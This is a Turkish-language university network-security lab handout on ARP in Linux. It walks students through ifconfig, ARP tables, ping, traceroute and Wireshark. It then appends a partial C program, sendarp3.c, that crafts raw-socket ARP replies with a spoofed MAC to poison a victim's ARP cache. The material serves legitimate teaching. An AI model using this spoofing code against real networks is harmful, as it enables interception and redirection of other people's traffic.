**BLGM455 Güz 2019-2020**

**Lab 2 Linux’ta ARP**

**Alexander Chefranov tarafından 24 Nisan 2019’da hazırlandı.**

**Tansel Sarıhan tarafından 27 Ekim 2019 tarihinde düzenlendi.**

**Samet Reyhanlı tarafından 28 Ekim 2019’da Türkçeye çevrildi.**


Aşağıda verilen ekran görüntülerine ve açıklamalara göre, grup başına iki bilgisayarda, adım 1’den 9’a kadar bir seri deney gerçekleştireceksiniz. Deneylerinizin ekran görüntüleri aşağıda belirtilen metnin ***[Buraya Yerleştirin …***] kısmına yerleştirilecektir.

Deney 9’da , ARP isteği ve ARP yanıtı için Ethernet ve ARP çerçevelerini doldurun.

**Raporlama için Ek 1'de verilen kapak sayfasını kullanın ve 8 Kasım 2019, Cuma günü 16.30’a kadar Labın koordinatör asistanına rapor ve CD’nizi teslim edin.**

Adım 1’den 9’a kadar olan deneyler aşağıda belirtilmiştir:


1. Ifconfig



***[Buraya “ifconfig” için bir ekran görüntüsü ekleyin.]***

***Soru: İki bilgisayarın IPv4 ve MAC adresleri nedir?***


1. Arp



***[Buraya ARP tablosu için bir ekran görüntüsü ekleyin]***

***Soru: Burada kaç tane host var?***

1. Ping




***[Buraya Ping için bir ekran görüntüsü ekleyin]***

İki bilgisayarı pingleyin, ARP tablosunu tekrar kontrol edin

***[Ping sonrası ARP tablosu için bir ekran görüntüsü ekleyin]***


1. ***Traceroute***

******

***[Buraya*** [***www.google.com’a***](http://www.google.com'a) ***yapılan Traceroute için bir ekran görüntüsü ekleyin]***

1. Wireshark


Launch: sudo wireshark



***[Buraya Wireshark launch için bir ekran görüntüsü ekleyin]***

1. Arp Filtreleme

In Filter field: arp




***[Buraya ARP İsteği(request) için bir ekran görüntüsü ekleyin]***

***[Buraya ARP Yanıtı(Reply) için bir ekran görüntüsü ekleyin]***

1. ARP reply (yanıt) programı: sendarp3.c (bkz. Ek 2)

Ek 2'de verilen C kodunu ARP sahtekarlığını gerçekleştirmek için bir araç olarak kullanacağız. Sendarp3 programı, saldırgandan ARP yanıtını ARP talebi olmadan kurbana (kaynağa) gönderir. Program, bilgisayarın arayüz adını, saldırganın IP adresini, sahte MAC adresini, mağdurun IP adresini (kaynak), mağdurun MAC adresini (kaynak) ve ARP cevaplarının sayısını parametre olarak kullanır. Programın kullanımı aşağıdaki şekilden görülebilir.



Sendarp3 programını kullanmak için yukarıda belirtilen parametreleri bilmeliyiz. Arayüz adını, MAC adresini ve IP adresini görmek için ifconfig komutu kullanılabilir. (Aşağıdaki şekle bakınız)

ekran görüntüsü, metin içeren bir resim


Açıklama otomatik olarak oluşturuldu

ifconfig komutunun örnek bir çıktısı yukarıdaki şekilden görülebilir. Arabirim adlarını (enp4s0f2 - kablolu, wlp3s0 - kablosuz), IP adreslerini (inet: 192.168.7.102) ve MAC adresini (ether: 6c: 71: d9: 67: c0: af) gösterir. Örnek kablosuz arabirim kullanılarak hazırlandığından, “wlp3s0” arabirim adı olarak kullanılır ancak laboratuarda “e” ile başlayan kablolu arabirim adını kullanacağız.

1. ARP sahtekarlığı


Şimdi Adım 7'de verilen komut satırını kullanarak, saldırgandan kaynağa (mağdur) on adet ARP yanıtı oluşturun.

Aşağıdaki örnekte saldırgan 192.168.181.125’ten, kurban 192.168.181.132’ye , 192.168.181.126’nın MAC adresi zehirlenmesi için gönderilen 10 yanıt mesajı gösterilmiştir (program launch ve Wireshark çıktısı):



***[Buraya gönderen hostun ARP Yanıt gönder programı lansmanının ve Wireshark'ın çıkışının ekran görüntüsü ekleyin]***

192.168.181.132 üzerindeki ARP yanıtları (ARP yanıtları alınmadan önceki ve sonraki(ARP spoofingden önce ve sonra) ARP tablosu):



***[Alıcı hosttaki ARP sahtekarlığından önceki ve sonraki Wireshark çıktısının ve ARP tablosunun ekran görüntüsünü buraya yerleştirin]***

***Soru: ARP sahtekarlığı nasıl yapılır?***

1. Wireshark'ta ARP istek ve ARP yanıt paketlerinin ekran görüntülerini alın (Wireshark tarafından ARP isteği ve yanıt mesajları için gösterilen verilerden itibaren).

***[Buraya ARP Request (İstek) için bir ekran görüntüsü ekleyin]***

Aşağıdaki yapıları kullanarak Ethernet çerçevesi ve ARP paketinin tüm alanlarını doldurun. <https://en.wikipedia.org/wiki/Ethernet_frame> ve <https://en.wikipedia.org/wiki/Address_Resolution_Protocol>):

|  |  |  |  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- | --- | --- | --- |
| **802.3 ARP isteği içeren Ethernet çerçeve yapısı** | | | | | | | | |
| **Layer** | **Preamble** | **Start of frame delimiter** | **MAC destination** | **MAC source** | [**802.1Q**](https://en.wikipedia.org/wiki/802.1Q)**tag (optional)** | [**Ethertype**](https://en.wikipedia.org/wiki/Ethertype)**(**[**Ethernet II**](https://en.wikipedia.org/wiki/Ethernet_II)**) or length (**[**IEEE 802.3**](https://en.wikipedia.org/wiki/IEEE_802.3)**)** | **Payload** | [**Frame check sequence**](https://en.wikipedia.org/wiki/Frame_check_sequence)**(32‑bit**[**CRC**](https://en.wikipedia.org/wiki/Cyclic_redundancy_check)**)** | [**Interpacket gap**](https://en.wikipedia.org/wiki/Interpacket_gap) |
|  | 7 [octets](https://en.wikipedia.org/wiki/Octet_(computing)) | 1 octet | 6 octets | 6 octets | (4 octets) | 2 octets | 46‑1500 octets | 4 octets | 12 octets |
|  |  | |  | | | | | |  |

|  |  |  |
| --- | --- | --- |
| **Ethernet çerçevesindeki ARP İsteğinin Yapısı** | | |
| **Octet offset** | **0** | **1** |
| **0** | Hardware type (HTYPE) | |
| **2** | Protocol type (PTYPE) | |
| **4** | Hardware address length (HLEN) | Protocol address length (PLEN) |
| **6** | Operation (OPER) | |
| **8** | Sender hardware address (SHA) (first 2 bytes) | |
| **10** | (next 2 bytes) | |
| **12** | (last 2 bytes) | |
| **14** | Sender protocol address (SPA) (first 2 bytes) | |
| **16** | (last 2 bytes) | |
| **18** | Target hardware address (THA) (first 2 bytes) | |
| **20** | (next 2 bytes) | |
| **22** | (last 2 bytes) | |
| **24** | Target protocol address (TPA) (first 2 bytes) | |
| **26** | (last 2 bytes) | |

***[Buraya ARP Replay (yanıt) için bir ekran görüntüsü ekleyin]***

|  |  |  |  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- | --- | --- | --- |
| **ARP yanıtı içeren 802.3 Ethernet çerçeve yapısı** | | | | | | | | |
| **Layer** | **Preamble** | **Start of frame delimiter** | **MAC destination** | **MAC source** | [**802.1Q**](https://en.wikipedia.org/wiki/802.1Q)**tag (optional)** | [**Ethertype**](https://en.wikipedia.org/wiki/Ethertype)**(**[**Ethernet II**](https://en.wikipedia.org/wiki/Ethernet_II)**) or length (**[**IEEE 802.3**](https://en.wikipedia.org/wiki/IEEE_802.3)**)** | **Payload** | [**Frame check sequence**](https://en.wikipedia.org/wiki/Frame_check_sequence)**(32‑bit**[**CRC**](https://en.wikipedia.org/wiki/Cyclic_redundancy_check)**)** | [**Interpacket gap**](https://en.wikipedia.org/wiki/Interpacket_gap) |
|  | 7 [octets](https://en.wikipedia.org/wiki/Octet_(computing)) | 1 octet | 6 octets | 6 octets | (4 octets) | 2 octets | 46‑1500 octets | 4 octets | 12 octets |
|  |  | |  | | | | | |  |

|  |  |  |
| --- | --- | --- |
| **Ethernet çerçevesindeki ARP Yanıt yapısı** | | |
| **Octet offset** | **0** | **1** |
| **0** | Hardware type (HTYPE) | |
| **2** | Protocol type (PTYPE) | |
| **4** | Hardware address length (HLEN) | Protocol address length (PLEN) |
| **6** | Operation (OPER) | |
| **8** | Sender hardware address (SHA) (first 2 bytes) | |
| **10** | (next 2 bytes) | |
| **12** | (last 2 bytes) | |
| **14** | Sender protocol address (SPA) (first 2 bytes) | |
| **16** | (last 2 bytes) | |
| **18** | Target hardware address (THA) (first 2 bytes) | |
| **20** | (next 2 bytes) | |
| **22** | (last 2 bytes) | |
| **24** | Target protocol address (TPA) (first 2 bytes) | |

Ek 1. Kapak sayfası

# Doğu Akdeniz Üniversitesi

## Bilgisayar Mühendisliği Bölümü

**Ders: BLGM455 Bilgisayar Sistemleri ve Ağ Güvenliği**

Öğretim Üyesi: Gürcü Öz

### Lab 3: Linux'ta ARP

30.10.2019-6.11.2019

Lab Asistanı:  Samed Reyhanlı

**Öğrenci Numarası:**

**Adı:**

**Soyadı:**

**Grup üyeleri:**

|  |  |  |  |
| --- | --- | --- | --- |
| # | Öğ.No | İsim | Soyisim |
| 1 |  |  |  |
| 2 |  |  |  |

Gazimağusa, Kuzey Kıbrıs Türk Cumhuriyeti

Appendix 2. Sendarp3.c

//Adapted by Alexander G. Chefranov 24.04.2019

//Modified by Tansel Sarihan 25.10.2019

/\* Copyright (C) 2011-2015 P.D. Buchan (pdbuchan@yahoo.com)

This program is free software: you can redistribute it and/or modify

it under the terms of the GNU General Public License as published by

the Free Software Foundation, either version 3 of the License, or

(at your option) any later version.

This program is distributed in the hope that it will be useful,

but WITHOUT ANY WARRANTY; without even the implied warranty of

MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the

GNU General Public License for more details.

You should have received a copy of the GNU General Public License

along with this program. If not, see <http://www.gnu.org/licenses/>.

\*/

// Send an IPv4 ARP packet via raw socket at the link layer (ethernet frame).

// Values set for ARP request.

#include<stdio.h>

#include<stdlib.h>

#include<unistd.h> // close()

#include<string.h> // strcpy, memset(), and memcpy()

#include<netdb.h> // struct addrinfo

#include<sys/types.h> // needed for socket(), uint8\_t, uint16\_t

#include<sys/socket.h> // needed for socket()

#include<netinet/in.h> // IPPROTO\_RAW, INET\_ADDRSTRLEN

#include<netinet/ip.h> // IP\_MAXPACKET (which is 65535)

#include<arpa/inet.h> // inet\_pton() and inet\_ntop()

#include<sys/ioctl.h> // macro ioctl is defined

#include<bits/ioctls.h> // defines values for argument "request" of ioctl.

#include<net/if.h> // struct ifreq

#include<linux/if\_ether.h> // ETH\_P\_ARP = 0x0806

#include<linux/if\_packet.h> // struct sockaddr\_ll (see man 7 packet)

#include<net/ethernet.h>

#include<errno.h> // errno, perror()

// Define a struct for ARP header

typedef struct \_arp\_hdr arp\_hdr;

struct \_arp\_hdr{

uint16\_t htype;

uint16\_t ptype;

uint8\_t hlen;

uint8\_t plen;

uint16\_t opcode;

uint8\_t sender\_mac[6];

uint8\_t sender\_ip[4];

uint8\_t target\_mac[6];

uint8\_t target\_ip[4];

};

// Define some constants.

#define ETH\_HDRLEN 14 // Ethernet header length

#define IP4\_HDRLEN 20 // IPv4 header length

#define ARP\_HDRLEN 28 // ARP header length

#define ARPOP\_REQUEST 1 // Taken from <linux/if\_arp.h>

#define ARPOP\_REPLY 2 // Taken from <linux/if\_arp.h>

int main(int argc,char \*\*argv){

if(argc!=7){

printf("Usage of the program:\n%s <iface\_name> <attacker\_ip> <spoof\_mac> <victim\_ip> <victim\_mac> <nr\_of\_reply>\n",argv[0]);

exit(1);

}

else{

int i,status,frame\_length,sd,bytes;

//char \*interface, \*target, \*src\_ip;

arp\_hdr arphdr;

//uint8\_t \*src\_mac, \*dst\_mac, \*ether\_frame;

struct addrinfo hints, \*res;

struct sockaddr\_in \*ipv4;

struct sockaddr\_ll device;

struct ifreq ifr;

unsigned char interface[40],target[INET\_ADDRSTRLEN],src\_ip[INET\_ADDRSTRLEN];

uint8\_t src\_mac[6],src\_mac1[6],dst\_mac[6],ether\_frame[IP\_MAXPACKET];

int values[6];

//int i;

if(6==sscanf(argv[3],"%x:%x:%x:%x:%x:%x%\*c",&values[0],&values[1],&values[2],&values[3],&values[4],&values[5])){

for(i=0;i<6;i++){

src\_mac1[i]=(uint8\_t)values[i];

}

}

//uint8\_t src\_mac1[6]={0x00,0x11,0x22,0x33,0x44,0x55};//changed

//int i;

printf("we start\n");

// Interface to send packet through.

//strcpy (interface, "eth0");

strcpy(interface,argv[1]);

printf("interface==%s\n", interface);

//Submit request for a socket descriptor to look up interface.

if((sd=socket(AF\_INET,SOCK\_RAW,IPPROTO\_RAW))<0){

perror ("socket() failed to get socket descriptor for using ioctl() ");

exit(EXIT\_FAILURE);

}

// Use ioctl() to look up interface name and get its MAC address.

memset(&ifr,0,sizeof(ifr));

snprintf(ifr.ifr\_name,sizeof(ifr.ifr\_name),"%s",interface);

if(ioctl(sd,SIOCGIFHWADDR,&ifr)<0){

perror("ioctl() failed to get source MAC address ");

return (EXIT\_FAILURE);

}

close(sd);

// Copy source MAC address.

memcpy(src\_mac,ifr.ifr\_hwaddr.sa\_data,6 \* sizeof(uint8\_t));

// Report source MAC address to stdout.

printf("MAC address for interface %s is ",interface);

for(i=0;i<5;i++){

printf("%02x:",src\_mac[i]);

}

printf("%02x\n",src\_mac[5]);

// Find interface index from interface name and store index in

// struct sockaddr\_ll device, which will be used as an argument of sendto().

memset(&device,0,sizeof(device));

if((device.sll\_ifindex=if\_nametoindex(interface))==0){

perror("if\_nametoindex() failed to obtain interface index ");

exit(EXIT\_FAILURE);

}

printf("Index for interface %s is %i\n",interface,device.sll\_ifindex);

// Set destination MAC address: broadcast address

// memset (dst\_mac, 0xff, 6 \* sizeof (uint8\_t)); 00:1f:d0:0f:98:77 MAC of 192.168.181.132

/\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*/

//int values[6],i;

if(6==sscanf(argv[5],"%x:%x:%x:%x:%x:%x%\*c",&values[0],&values[1],&values[2],&values[3],&values[4],&values[5])){

for(i=0;i<6;i++){

dst\_mac[i]=(uint8\_t) values[i];

}

}

else{

perror("Invalid MAC address\n");

exit(-1);

}

//./sendarp <iface\_name> <attacker\_ip> <attacker\_mac> <victim\_ip> <mac\_to\_be\_spoofed>

/\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*/

//dst\_mac[0]=0x00;

//dst\_mac[1]=0x1f;

//dst\_mac[2]=0xd0;

//dst\_mac[3]=0x0f;

//dst\_mac[4]=0x98;

//dst\_mac[5]=0x77; //changed

// Source IPv4 address: you need to fill this out

//strcpy (src\_ip, "192.168.1.116");

// strcpy (src\_ip, "192.168.181.125");

strcpy(src\_ip, argv[2]);

// Destination URL or IPv4 address (must be a link-local node): you need to fill this out

//strcpy (target, "192.168.1.1");

strcpy(target, argv[4]);

// Fill out hints for getaddrinfo().

memset(&hints, 0, sizeof (struct addrinfo));

hints.ai\_family = AF\_INET;

hints.ai\_socktype = SOCK\_STREAM;

hints.ai\_flags = hints.ai\_flags | AI\_CANONNAME;

// Source IP address

if((status = inet\_pton (AF\_INET, src\_ip, &arphdr.sender\_ip)) != 1){

fprintf (stderr, "inet\_pton() failed for source IP address.\nError message: %s", strerror (status));

exit (EXIT\_FAILURE);

}

// Resolve target using getaddrinfo().

if((status = getaddrinfo (target, NULL, &hints, &res)) != 0){

fprintf(stderr, "getaddrinfo() failed: %s\n", gai\_strerror (status));

exit(EXIT\_FAILURE);

}

ipv4 = (struct sockaddr\_in \*) res->ai\_addr;

memcpy(&arphdr.target\_ip, &ipv4->sin\_addr, 4 \* sizeof (uint8\_t));

freeaddrinfo (res);

// Fill out sockaddr\_ll.

device.sll\_family = AF\_PACKET;

memcpy(device.sll\_addr, src\_mac, 6 \* sizeof (uint8\_t));

device.sll\_halen = 6;

printf("device prepared\n");

// ARP header

// Hardware type (16 bits): 1 for ethernet

arphdr.htype = htons (1);

// Protocol type (16 bits): 2048 for IP

arphdr.ptype = htons (ETH\_P\_IP);

// Hardware address length (8 bits): 6 bytes for MAC address

arphdr.hlen = 6;

// Protocol address length (8 bits): 4 bytes for IPv4 address

arphdr.plen = 4;

// OpCode: 1 for ARP request

// arphdr.opcode = htons (ARPOP\_REQUEST);

// OpCode: 2 for ARP request

